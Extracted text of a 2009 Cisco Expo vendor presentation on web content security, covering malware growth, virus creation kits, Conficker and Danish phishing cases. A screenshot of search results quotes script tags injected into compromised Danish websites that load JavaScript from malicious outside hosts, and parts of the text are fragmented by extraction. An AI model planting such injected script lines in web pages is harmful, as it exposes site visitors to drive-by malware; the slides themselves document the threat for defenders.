



**Cisco Expo
2009**

From reactive to
proactive solutions
Content Security




Jens Christian Høy Monrad
Ironport Systems Engineer Nordics

Agenda


- Challenges Today
- Threats and Trends
- Criminal Ecosystem
- Solutions
- Conclusion

The Evolution of Intent, A Shift to Financial Gain

Threats Are Becoming Increasingly Difficult to Detect and Mitigate
Primary Targets: Legitimate Web Sites



Active Content: Malware Is on the Rise




of unique Malware samples in 2006: 972K
of unique Malware samples in 2007: 5.5M




500% increase in 12 Months

Web Traffic

The Long Tail Gets Longer



Effect of Closing McColo - Temporary



Web Browser Ecosystem Vulnerable

SANS Top 20 2007 Security Risks

<http://www.sans.org/top20/#c1>

- IE and Firefox vulnerable

“...**hundreds of vulnerabilities in ActiveX controls** installed by software vendors have been discovered.”

- Media Players & Browser Helper Objects (BHO)

RealPlayer, iTunes, Flash, Quicktime, Windows Media

Explosion of BHOs and third-party plug-ins

Plug-ins are installed (semi) transparently by website. Users unaware an at-risk helper object or plug-in is installed ... introducing more avenues for hackers to exploit users visiting malicious web sites.

Attack Vector: Vulnerable Web Servers

SANS Top 20 2007 Security Risks

<http://www.sans.org/top20/#c1>

“Web application vulnerabilities in open-source as well as custom-built applications account for almost half the total number of vulnerabilities being discovered in the past year. These vulnerabilities are being exploited widely to convert trusted web sites into malicious servers serving client-side exploits and phishing scams.”

Virus Sophistication Beats AV Signatures

- 182 virus tools at VX Heavens website vx.netlux.org
Example: NGVCK (Next Generation Virus Creation Kit)
- Poly/Metamorphic tools create random variants
- Viruses download fresh copy every 24 hours
- Viruses use buddy program to reinstall virus if disinfected

VX Heavens
[Home](#)

Virus Creation Tools (182)
Page: [\[0\]](#)[\[1\]](#)[\[2\]](#)[\[3\]](#)[\[4\]](#)[\[5\]](#)[\[6\]](#)[\[7\]](#)[\[8\]](#)[\[9\]](#)
["INVICTUS" VX Library](#)
[\\$MOOTHiE::s Macro Virus Creator 2000](#)
[Access Macro Generator](#)
[Acid Flowing Trojan Generator](#)
[Advanced Batch Mutator](#)
[Advanced Steam Trojan Generator](#)

[<<prev](#) [index](#) [next>>](#)

A Quick & Easy Trojan Developing System

Author: Walt DiZnEy

Author's notes: EasyTrojan is a program that enables *ANYONE* to write Ready To Run-Trojan Horses, using a very-easy-to-learn Trojan-Writing-Code. EasyTrojan is not intended to replace "real" programming in the developing of Trojan Horses, but it offers an invaluable help to those who don't know anything about computer languages and want to make Trojans, and also to programmers who are in a hurry and need a Quick-Ready-To-Run Trojan!

Download

Filename	Size	Desc	Date	MD5
 easyt110.zip	23047	[QETDS 1.10]	Dec 1993	a9ca972000641088562807abe152a88c

Threats and Trends



Conficker/Downadup Worm

- Microsoft MS08-067 out of band security update on Oct 23, 2008
- Vulnerability in Windows Server service allowing remote code execution using port 139 or 445
 - 2000, XP, Windows Server 2003 without authentication
 - Vista, Windows Server 2008 requires authenticated remote attacker
- Conficker spreads via
 - Scanning local network for vulnerability
 - Via local shares by password guessing administrator logins
 - Removable devices (e.g. USB drives) via autorun.inf
- Estimate approximately 9M infected PCs (F-Secure)


Computer virus shuts down
Houston municipal courts

French fighter planes grounded
by Conficker

Social Engineering via Social Medias



"Scareware"



Threats are also local

Finansrå
Ekspamm
Dansk ph
Et phishing-site, der lokkede kreditkortnumre fra godtroende Pay Pal kunder, er netop blevet afsløret i København.

26. Af Karim Pederse
Fredag 9. januar,

AF TORBEN R. SIMONSEN, TIRSDAG 09. OKT 2007 KL. 16:20

Det er ikke usædvanligt, at phishing-sites ikke noget, man forbinder med danske domænenavne, men nu er et dansk eksempel blevet afsløret midt i København.

Sitet var en efterligning af internetbetalingstjenesten Pay Pals registreringsside, men frem for kontooprettelse blev hjemmesiden brugt til at fiske kreditkononumre, oplyser det finske it-sikkerhedsselskab F-Secure i en pressemeddelelse.

»Det er meget almindeligt, at phishing-sites ikke noget, man forbinder med danske domænenavne, men nu er et dansk eksempel blevet afsløret midt i København.

Den anvendte internet-adresse kan dog ifølge F-Secure være blevet hacket af kriminelle, så selv om det er en navngiven person med adresse i København, der står som registrant af domænet, behøver han ikke være ophavsmand til phishingforsøget.

De fleste spor i phishing-sager om året.

Men det specielle i denne sag er, at den falske phishing-hjemmeside lå på en dansk server. Den danske side er nu lukket ned.

Det rigtige sikkerhedsfirma F-Secure har undersøgt sagen og er kommet frem til, at e-mailen er sendt via en server i Ukraine til danske e-mailadresser.

/ritzau/

paraderne er ikke på samme måde oppe, når vi surfer på nettet, siger IT-chef hos Softscan, Diego D'Amara til Radioavisen.

Skrevet af: Preben Lund

Danish Infected Sites

Nettet

Søgeresultaterne 1 - 10 ud af 158.000 på dansk

[Klubplus.dk - forside<script src=http://www.usabnr.com/ngg.js ...](#)

Klubplus.dk - forside<script src=http://www.usabnr.com/ngg.js></script><script src=http://www.butdrv.com/ngg.js></script><script ...

[www.klubplus.dk/ - 2k - Cached - Lignende sider](#)

[Akutboligformidling.dk - Kontakt os<script src=http://www.adw95 ...](#)

[Dette websted kan beskadige din computer.](#)

Akutboligformidling.dk - Kontakt os<script src=http://www.adw95.com/b.js></script><script src=http://www.adw95.com/b.js></script><script ...

[www.akutboligformidling.dk/default.asp?mode=sider&vis=4 - Lignende sider](#)

[PDF CVU Fyn Kursus](#)

Filttype: PDF/Adobe Acrobat - [Vis som HTML](#)

kan indgå me<script src=http://www.heiheinn.cn/k.js></script><script src=http://www.attadd.com/ngg.js></script><script ...

[www.cvufyn.dk/kursustast/_ccCoreObjects/generators/makePDF.asp?CourseID=405 - Lignende sider](#)

[Q&A](#)

[Dette websted kan beskadige din computer.](#)

<script src=http://s.shunxing.com.cn/s.js></script><script ... src=http://sion.or.kr/iis.swf>

</script><script src=http://sion.or.kr/iis.swf></script><script ...

[jungasa.co.kr/qna/qna_count.asp?idx=13&Page= - Lignende sider](#)

[Musikerbasen.dk, en gratis ressource for musikere på nettet!](#)

<script src=http://iwdown.com/inc/e.js></script>, 22-10-2004. peter viskinde - [www.viskinde.](#)

<script src=http://iwdown.com/inc/e.js></script> ...

[www.musikerbasen.dk/Links.aspx?Show=5&Page=7 - 44k - Cached - Lignende sider](#)

[Toyota Østjylland<script src=http://www.wowgm1.cn/m.js></script>](#)

[www.toyota-østjylland.dk/menu.asp?slID=10015&dealer=2568 - 11k - Cached - Lignende sider](#)

[江苏标准信息服务网—企业之窗 - \[Oversæt denne side \]](#)

6E%75clear3.com/css/c.js></Script><Script Src=http://c.nu%63lear3.com/css/c.js><

/Script><Script Src=http://c.nu%63lear3.com/css/c.js></Script><Script ...


[www.tsinfo.js.cn/sis/other/Factory/template/intro.asp?userid=10517 - 15k -](#)

[Cached - Lignende sider](#)



Criminal Ecosystem

Coordinated, Multi-Phase Attacks



Criminal Ecosystem

Malware Development and Distribution

Welcome to RAT Systems Crew Official website

